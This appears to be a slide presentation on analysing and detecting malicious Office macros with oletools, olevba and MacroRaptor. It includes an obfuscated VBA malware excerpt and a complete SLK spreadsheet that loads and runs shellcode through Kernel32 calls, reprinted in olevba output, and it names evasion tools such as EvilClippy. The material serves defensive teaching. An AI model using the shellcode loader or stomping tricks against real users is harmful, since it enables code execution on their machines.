
MS Office Encryption

- From Office 97 to 2003, file encryption was weak and the VBA part was never encrypted.
- Since Office 2007, file encryption covers the whole file including the VBA part.
 - The password is required to decrypt and get the VBA code.
- “VelvetSweatshop”: special password known by Excel, decryption is transparent for the user
 - Trick used by malware to hide code from analysis tools
- Tools for decryption:
 - [msoffcrypto-tool](#), [herumi/msoffice](#)
 - Also now integrated with oletools

Analysis Tools

Analysing macros within MS Office

- It is convenient to use the VBA Editor and its **debugger** to follow what a macro is doing, step by step.
- Malicious actions need to be replaced by innocuous ones (MsgBox)
- **Pros:**
 - Works well for heavily obfuscated macros that use Office features
- **Cons:**
 - Some Office installations allow to see the VBA code BEFORE pressing “Enable Content”, most others do not.
 - Beware of the Shift key!
 - <https://decalage.info/vbashift>
 - Tricks to hide VBA code from the VBA Editor (e.g. [EvilClippy](#))



Services and Projects using oletools/olevba

- Online analysis services and Sandboxes:
 - Anlyz.io, dridex.malwareconfig.com, Hybrid-analysis.com, Joe Sandbox, malshare.io, SNDBOX, YOMI, and probably VirusTotal
 - CAPE, Cuckoo Sandbox,
- Malware Analysis tools and projects:
 - ACE, AssemblyLine, DARKSURGEON, FAME, FLARE-VM, Laika BOSS, MacroMilter, mailcow, malware-repo, [Malware Repository Framework \(MRF\)](http://Malware Repository Framework (MRF)), olefy, PeekabooAV, pcodedmp, PyCIRCLearn, REMnux, Snake, Strelka, stoQ, TheHive/Cortex, TSUGURI Linux, Vba2Graph, Viper, ViperMonkey,. And quite a few [other projects on GitHub](#).

But sometimes, static analysis is not enough

```
xafytdy() & yxoxhed() & awehil()  
ehzihunu = ehzihunu & akpagpol() & ritekml() & yrzuttuwma() & amere() & htebihok() & ywjibso() & rgurtuskuw() & hoxuqmo() & dapaalhaj() & wybecz() & xugab() & yqidog() &  
ucsothyty() & omhobcalbe()  
ehzihunu = ehzihunu & ociqawqi() & ogpefji() & emwedkipxa() & fzocypsew() & vuzudw() & ajate() & uwame() & ajullelba() & nylaxmixt() & ihzuwhe() & opjary() & cpatacor()  
& qarsymzapf() & cywin()  
ehzihunu = ehzihunu & ctumzock() & xaloger() & zyrpoqta() & eflidlo() & acynconv() & umowqa() & inewduvfi() & tyxilpa() & ipefqux() & zannycf() & onjulhahb() & axnocweh  
pu() & xibjovc() & rjezmocoqg()  
ehzihunu = ehzihunu & pogxewros() & otgijxe() & equzilo() & bsanernyg() & ybnogosy() & imlizy() & ndoxqynizx() & znokoky() & omimzoq() & yvxuwe() & tfunabyr() & ijaxy(  
) & zqopcilta() & qohaw()  
ehzihunu = ehzihunu & iqlasakl() & ecjunfop() & orrytelu() & fjafex() & dezib() & ttocwyb() & qyqgikh() & xxyboqoh() & tgedhywiln() & ifcejmuto() & igmebkuj() & yzigy()  
& nycydi() & zawmuh()  
ehzihunu = ehzihunu & mimpucvos() & guqfirbe() & ogygno() & felilo() & qywegi() & uqywe() & rqowzefijz() & dichuhy() & xkafepc() & jumaba() & gxawox() & onqowidk() & iz  
ujuxje() & ojehir()  
ehzihunu = ehzihunu & jbekqewn() & igrohohv() & incohbyslu() & btinydwy() & ytohih() & btyjavjydk() & borolit() & esegi() & bekyl() & sexoru() & qfansybyq() & ysimlopm(  
) & ketyxw() & duqxohva()  
ehzihunu = ehzihunu & ohzicbozbo() & hvekmufvuns() & ygfeqce() & ajloqsak() & sogcysehcc() & alusi() & ugylywq() & cumyxn() & utlyry() & mjokmafz() & asmadnylha() & wwyr  
sijnef() & fqojeco() & ajwesga()  
ehzihunu = ehzihunu & zejxoxavk() & jylubfi() & tdinjifq() & ysuknewha() & akgufer() & hbampuvs() & ickolux() & jezredan() & avbehy() & ipxixo() & zunqotym() & ykuvsuhje  
) & fjuhyqjuf1() & oxusvysq()  
ehzihunu = ehzihunu & hudekxa() & xwykecmv() & izvutpu() & hgepyq() & cqytqovu() & kalsot() & ofsubsy() & nzobkopas() & izkilva() & pgyqkixses() & tuhazumj()  
avkow = omsermyhv & btesgyhidl  
snagozhil6 = ydixysz0 & skopsukbev7 & kajzez  
ebop9 = lxipci9 & bvudfy15 & ofudepa6 & obpyhqyq0 & plagfy4 & uzevhe & cadxa0 & uqyzelz8 & nyqmenh & uxehvy5  
lurozgen1 fvyjewas, ebop9  
nxezysfype fvyjewas, snagozhil6  
ruref fvyjewas, ehzihunu  
addequ fvyjewas, avkow  
ActiveDocument.Content.Text = "Internal Error. Please try again."
```


```
End Sub  
Sub AutoOpen()  
ugtokotzadk  
End Sub
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object

Advanced Techniques


VBA Stomping

- VBA Macros are stored under several forms within a document:
 - **VBA Source Code:**
 - Plain text as it is entered in the VBA Editor (compressed)
 - **P-code:**
 - Pre-parsed bytecode, ready to be executed
- When a file containing macros is opened, **the P-code is used to run macros, not the source code.**
 - if it matches the MS Office version
- But most analysis tools and antimalware engines only check the VBA source code.
- If you modify the VBA source code to look benign, the malicious P-code can go undetected and run => VBA Stomping




VBA Stomping

- Technique reported years ago by Dr Vesselin Bontchev
 - [pcodedmp](#): tool to disassemble the P-code
- [VBA Stomping](#) demonstrated at Derbycon 2018 by Kirk Sayre, Harold Oldgen and Carrie Roberts
 - [adb](#): tool to “stomp” a document
 - [VBASeismograph](#): 1st tool to detect stomping (false positives)
- [EvilClippy](#) released in 2019 by Stan Hegt
 - A simple and effective tool to replace the malicious VBA source code by a benign one
 - Web server to provide the P-code that matches the MS Office version automatically



VBA Stomping Detection

- Detection technique implemented in the new **olevba 0.55**:
 1. Disassemble P-code using pcodedmp
 2. Extract all the relevant keywords:
 - Sub and Function names
 - Called functions
 - Variable names
 3. Compare with VBA source code
 4. **If any keyword is missing, then the VBA source has probably been stomped**
- Simple yet effective.
- Inspired from VBASeismograph, different implementation
- Tricky part: extracting the right keywords from pcodedmp



XLM / XLF / Excel 4 Macros

- Another type of macros for Excel
- Older than VBA, different syntax and engine
- Similar features (and risks) as VBA
- Can be present in Excel files but also the old SYLK format (.SLK)
 - Issue: SLK files are not covered by Protected View
- XLM parser developed by Didier Stevens in oledump
- Integrated in olevba since v0.54

Sample SLK with shellcode

```
[ID;P
0;E
NN;NAuto_open;ER1C1
C;X1;Y1;ER1C2()
C;X1;Y2;ECALL("Kernel32","VirtualAlloc","JJJJ",0,1000000,4096,64)
C;X1;Y3;ESELECT(R1C2:R1000:C2,R1C2)
C;X1;Y4;ESET.VALUE(R1C3, 0)
C;X1;Y5;EWHILE(LEN(ACTIVE.CELL())>0)
C;X1;Y6;ECALL("Kernel32","WriteProcessMemory","JJJCJJ",-1, R2C1 + R1C3 * 20,ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)
C;X1;Y7;ESET.VALUE(R1C3, R1C3 + 1)
C;X1;Y8;ESELECT(, "R[1]C")
C;X1;Y9;ENEXT()
C;X1;Y10;ECALL("Kernel32","CreateThread","JJJJJJ",0, 0, R2C1, 0, 0, 0)
C;X1;Y11;EHALT()
C;X2;Y1;ECHAR(219)&CHAR(195)&CHAR(217)&CHAR(116)&CHAR(36)&CHAR(244)&CHAR(190)&CHAR(232)&CHAR(90)&CHAR(39)&CHAR(19)&
C;X2;Y2;ECHAR(199)&CHAR(4)&CHAR(3)&CHAR(159)&CHAR(73)&CHAR(197)&CHAR(230)&CHAR(163)&CHAR(134)&CHAR(128)&CHAR(9)&CHA
C;X2;Y3;ECHAR(219)&CHAR(245)&CHAR(124)&CHAR(153)&CHAR(215)&CHAR(126)&CHAR(208)&CHAR(9)&CHAR(99)&CHAR(242)&CHAR(253)
C;X2;Y4;ECHAR(21)&CHAR(17)&CHAR(152)&CHAR(31)&CHAR(74)&CHAR(241)&CHAR(161)&CHAR(208)&CHAR(159)&CHAR(240)&CHAR(230)&
C;X2;Y5;ECHAR(223)&CHAR(84)&CHAR(27)&CHAR(22)&CHAR(95)&CHAR(47)&CHAR(30)&CHAR(232)&CHAR(20)&CHAR(133)&CHAR(33)&CHAR
C;X2;Y6;ECHAR(99)&CHAR(30)&CHAR(182)&CHAR(152)&CHAR(8)&CHAR(213)&CHAR(76)&CHAR(27)&CHAR(217)&CHAR(39)&CHAR(172)&CHA
C;X2;Y7;ECHAR(83)&CHAR(128)&CHAR(46)&CHAR(80)&CHAR(238)&CHAR(147)&CHAR(244)&CHAR(43)&CHAR(52)&CHAR(17)&CHAR(233)&CH
C;X2;Y8;ECHAR(216)&CHAR(19)&CHAR(197)&CHAR(36)&CHAR(223)&CHAR(240)&CHAR(125)&CHAR(80)&CHAR(84)&CHAR(247)&CHAR(81)&C
C;X2;Y9;ECHAR(91)&CHAR(129)&CHAR(47)&CHAR(206)&CHAR(4)&CHAR(39)&CHAR(59)&CHAR(252)&CHAR(81)&CHAR(81)&CHAR(102)&CHAR
C;X2;Y10;ECHAR(192)&CHAR(218)&CHAR(149)&CHAR(28)&CHAR(151)&CHAR(226)&CHAR(127)&CHAR(89)&CHAR(103)&CHAR(169)&CHAR(34)
C;X2;Y11;ECHAR(136)&CHAR(4)&CHAR(132)&CHAR(108)&CHAR(111)&CHAR(20)&CHAR(237)&CHAR(105)&CHAR(43)&CHAR(146)&CHAR(29)&
C;X2;Y12;ECHAR(214)&CHAR(62)&CHAR(168)&CHAR(242)&CHAR(94)&CHAR(164)&CHAR(180)
C;X2;Y13;K0;ERETURN()
E
```

Generated with https://github.com/outflanknl/Scripts/blob/master/shellcode_to_sylk.py

SLK parser in olevba 0.55

```
olevba 0.55 on Python 3.7.4 - http://decalage.info/python/oletools
=====
FILE: shellcode_calc.slk
Type: SLK
-----
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
-----
' Formulas and XLM/Excel 4 macros extracted from SLK file:
' Named cell: Auto_open
' Formula or Macro: R1C2()
' Formula or Macro: CALL("Kernel32","VirtualAlloc","JJJJ",0,1000000,4096,64)
' Formula or Macro: SELECT(R1C2:R1000:C2,R1C2)
' Formula or Macro: SET.VALUE(R1C3, 0)
' Formula or Macro: WHILE(LEN(ACTIVE.CELL())>0)
' Formula or Macro: CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1, R2C1 + R1C3 * 20,ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)
' Formula or Macro: SET.VALUE(R1C3, R1C3 + 1)
' Formula or Macro: SELECT(, "R[1]C")
' Formula or Macro: NEXT()
' Formula or Macro: CALL("Kernel32","CreateThread","JJJJJJ",0, 0, R2C1, 0, 0, 0)
' Formula or Macro: HALT()
' Formula or Macro: CHAR(49)&CHAR(219)&CHAR(100)&CHAR(139)&CHAR(123)&CHAR(48)&CHAR(139)&CHAR(127)&CHAR(12)&CHAR(139)&CHAR(127)&CHAR(28)&CHAR(139)&CHAR(71)&CHAR(8)&CHAR(
139)&CHAR(119)&CHAR(32)&CHAR(139)&CHAR(63)
' Formula or Macro: CHAR(128)&CHAR(126)&CHAR(12)&CHAR(51)&CHAR(117)&CHAR(242)&CHAR(137)&CHAR(199)&CHAR(3)&CHAR(120)&CHAR(60)&CHAR(139)&CHAR(87)&CHAR(120)&CHAR(1)&CHAR(1
94)&CHAR(139)&CHAR(122)&CHAR(32)&CHAR(1)
' Formula or Macro: CHAR(199)&CHAR(137)&CHAR(221)&CHAR(139)&CHAR(52)&CHAR(175)&CHAR(1)&CHAR(198)&CHAR(69)&CHAR(129)&CHAR(62)&CHAR(67)&CHAR(114)&CHAR(101)&CHAR(97)&CHAR(
117)&CHAR(242)&CHAR(129)&CHAR(126)&CHAR(8)
' Formula or Macro: CHAR(111)&CHAR(99)&CHAR(101)&CHAR(115)&CHAR(117)&CHAR(233)&CHAR(139)&CHAR(122)&CHAR(36)&CHAR(1)&CHAR(199)&CHAR(102)&CHAR(139)&CHAR(44)&CHAR(111)&CHA
R(139)&CHAR(122)&CHAR(28)&CHAR(1)&CHAR(199)
' Formula or Macro: CHAR(139)&CHAR(124)&CHAR(175)&CHAR(252)&CHAR(1)&CHAR(199)&CHAR(137)&CHAR(217)&CHAR(177)&CHAR(255)&CHAR(83)&CHAR(226)&CHAR(253)&CHAR(104)&CHAR(99)&CH
AR(97)&CHAR(108)&CHAR(99)&CHAR(137)&CHAR(226)
' Formula or Macro: CHAR(82)&CHAR(82)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(83)&CHAR(82)&CHAR(83)&CHAR(255)&CHAR(215)
' Formula or Macro: RETURN()
+-----+-----+-----+
|Type      |Keyword      |Description|
+-----+-----+-----+
|AutoExec  |Auto_open    |Runs when the Excel Workbook is opened|
|Suspicious|CALL         |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateThread |May inject code into another process|
|Suspicious|VirtualAlloc |May inject code into another process|
|Suspicious|WriteProcessMemory|May inject code into another process|
+-----+-----+-----+
```

Detection & Prevention

Macro Detection & Prevention

- **What if we could detect all malicious macros, and block them before they reach end-users?**
- Antivirus engines are not enough:
 - Too many new macros every day.
 - Impossible to catch up with signatures.
 - Most malicious macros, even several months old, are not detected.

MacroRaptor - mraptor

- **Observations:**

- Malicious macros need to **start automatically**.
 - AutoOpen, Document_Open, Document_Close, etc
 - They need to **drop a payload as a file**, or **inject code** into a process.
 - They need to **execute the payload**.
-
- Most of these actions **cannot be obfuscated in VBA**.
 - Most non-malicious macros do not use these features.
-
- => **It is possible to detect most malicious macros using a small number of keywords.**

MacroRaptor - mraptor

- In practice, mraptor detects almost all samples tested so far, from 1999 macrovirus to the latest ones in 2021.
- **Focused on detection:** few false positives, legit macros that run automatically and write to disk or use CreateObject

```
MacroRaptor 0.55 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
-----
Result      |Flags|Type|File
-----
SUSPICIOUS |AW-  |OLE: |1995_Concept.doc
SUSPICIOUS |AWX  |TXT: |1999_Melissa.vba
SUSPICIOUS |A-X  |XML: |1fe11c6116c366db77c3e5169b908076.xml
SUSPICIOUS |AWX  |OLE: |2ELJ2E10PJ00T.doc
SUSPICIOUS |AWX  |OLE: |BlackEnergy.xls
SUSPICIOUS |AWX  |OLE: |Dridex_1445942147T0.doc
SUSPICIOUS |AWX  |MHT: |Dridex_Spilo_Worldwide_payment_61904698.doc
SUSPICIOUS |A-X  |OLE: |Emotet Dec 2019.doc
SUSPICIOUS |AWX  |OLE: |FIN4_6581d05ad0adc2126efe175b5a9e44cb
Macro OK   |---  |OLE: |Legit_macro.doc
SUSPICIOUS |A-X  |OLE: |Locky_invoice_J-57038497.doc
SUSPICIOUS |A-X  |OpX: |Mudan_a Reserva 2019 Low Detection.xls
No Macro   |---  |OLE: |Normal_Document.doc
Macro OK   |---  |OLE: |Normal_Macro.doc
Macro OK   |---  |OLE: |Normal_Macro.xls
Macro OK   |A--  |OpX: |Normal_Macro_button.docm
Macro OK   |A--  |OpX: |Normal_Macro_DocumentOpen.docm
SUSPICIOUS |AWX  |OpX: |PadCrypt_invoice_M60244.docm
SUSPICIOUS |AWX  |OpX: |RottenKitten_266CFE755A0A66776DF9FD8CD2FEE1F1.xlsm
SUSPICIOUS |AWX  |OLE: |TA505 2019 Letter 7711.xls
-----
Flags: A=AutoExec, W=Write, X=Execute
```

MacroRaptor applications

- **Mraptor_milter / MacroMilter**

- Milter plugins for Sendmail and Postfix, to detect malicious macros in e-mail attachments and remove them.
- A similar filter could also be developed for web proxies.
- https://github.com/decalage2/oletools/blob/master/oletools/mraptor_milter.py
- <https://github.com/sbidy/MacroMilter>

- **Mraptor GUI**


- Simple GUI for end-users to check if a file contains malicious macros before opening it.
 - (not released yet)
-
- And it would also be easy to develop a small web application to make the same check online or on internal web servers. (similar to VirusTotal or IRMA)

Other Macro Detection Solutions

- **Olefy:**
 - Integrates with rspamd to use the olevba output to block e-mails with suspicious macros
 - <https://github.com/HeinleinSupport/olefy>
- **Malicious Macro Bot:**
 - Extract many metrics and keywords from VBA code
 - Apply Machine Learning (random forests) to classify macros as malicious or innocuous.
 - Requires a large dataset of known good/bad macros to train the model.
 - <https://github.com/egaus/MaliciousMacroBot>
 - <https://www.rsaconference.com/events/us17/agenda/sessions/6662-applied-machine-learning-defeating-modern-malicious>
- **Microsoft GPOs for Office 2016/2013 to block all macros coming from the Internet.**
 - <https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/>
 - <https://blogs.technet.microsoft.com/mmpc/2016/10/26/office-2013-can-now-block-macros-to-help-prevent-infection/>

MS Office Application Guard


- Available mid-2020
- Microsoft Office 365 ProPlus only?
- <https://www.bleepingcomputer.com/news/microsoft/office-365-to-prevent-malicious-docs-from-infesting-windows/>
- Untrusted files received by e-mail or downloaded will be opened in a **container (based on virtualization)**.
- Similar to Edge Application Guard.
- Macros will be allowed to **run directly**, but cannot access the system, contained to MS Office.
- No “Enable Content” button anymore.
- Looks promising, actual security to be tested.



Source: <https://www.bleepingcomputer.com/news/microsoft/office-365-to-prevent-malicious-docs-from-infesting-windows/>

How could MS Office be more secure?

- VBA Macros have lots of legitimate uses, cannot go away.
- Most legit macros only use innocuous MS Office features:
 - Modify the file contents in place, formatting, calculations, etc.
- The VBA features used by malware are not normally necessary:
 - Calling DLLs, executing system commands
- So Microsoft could **split the VBA API into safe and unsafe features**:
 - Safe features could be available without restrictions
 - Unsafe features should require digital signature or additional authorizations to run
- Similar model as the JavaScript API in Adobe Reader:
 - PDF JavaScript in Reader is not allowed to touch the system
 - Any feature that can touch the OS or files outside the PDF is only available in the Adobe Acrobat version



Open-source Contributors

- Oletools and ViperMonkey have been developed with the help of many contributors, including:
 - John Davison: original VBA parser, from [officeparser](#)
 - Christian Herdtweck: JSON output, PPT parser, unit tests, and much more
 - Kirk Sayre: tons of improvements to ViperMonkey
 - Seb Draven: Python 3 migration
 - Didier Stevens: XLM macro parser, from oledump/plugin_biff
 - Vincent Brillault: VBA forms parser
 - Nolze: decryption, from [msoffcrypto-tool](#)
 - Dr Vesselin Bontchev: P-code disassembler, from pcodedmp
 - And many others:
 - <https://github.com/decalage2/oletools/graphs/contributors>
- Thank you to all the past and future contributors, keep the Pull Requests coming!

Tip: Where to find (fresh) malicious macro samples

- Go to <http://decalage.info/mwsearch> and search “**VB_Nam**”
 - This string appears in plain text in MS Office documents with macros
 - More info: http://decalage.info/malware_string_search
- Other solutions:
 - InQuest DFI Lite: <https://labs.inquest.net/dfi> – use heuristics
 - Any.run: <https://app.any.run/submissions/> - click on tag “macros”
 - Hybrid-analysis: <https://www.hybrid-analysis.com/search?query=%23macro> – search for tag “#macro”

Malicious Macro Generators

- A lot of tools are available to generate malicious macros for testing and red teaming, such as:
 - [MMG – Malicious Macro Generator](#)
 - [ADB - Adaptive Document Builder](#)
 - [SharpShooter](#)
 - [VBad](#)
 - [Metasploit](#)
 - [Malicious Macro MSBuild Generator](#)

Useful Links

- **Articles :**
 - [All my articles about VBA Macros](#)
 - [How to Grill Malicious Macros \(SSTIC15\)](#)
 - [Macros – Le retour de la revanche in MISC magazine 79 \(May-June 2015\)](#)
 - [Tools to extract VBA Macro source code from MS Office Documents](#)
 - [How to find malicious macro samples](#)
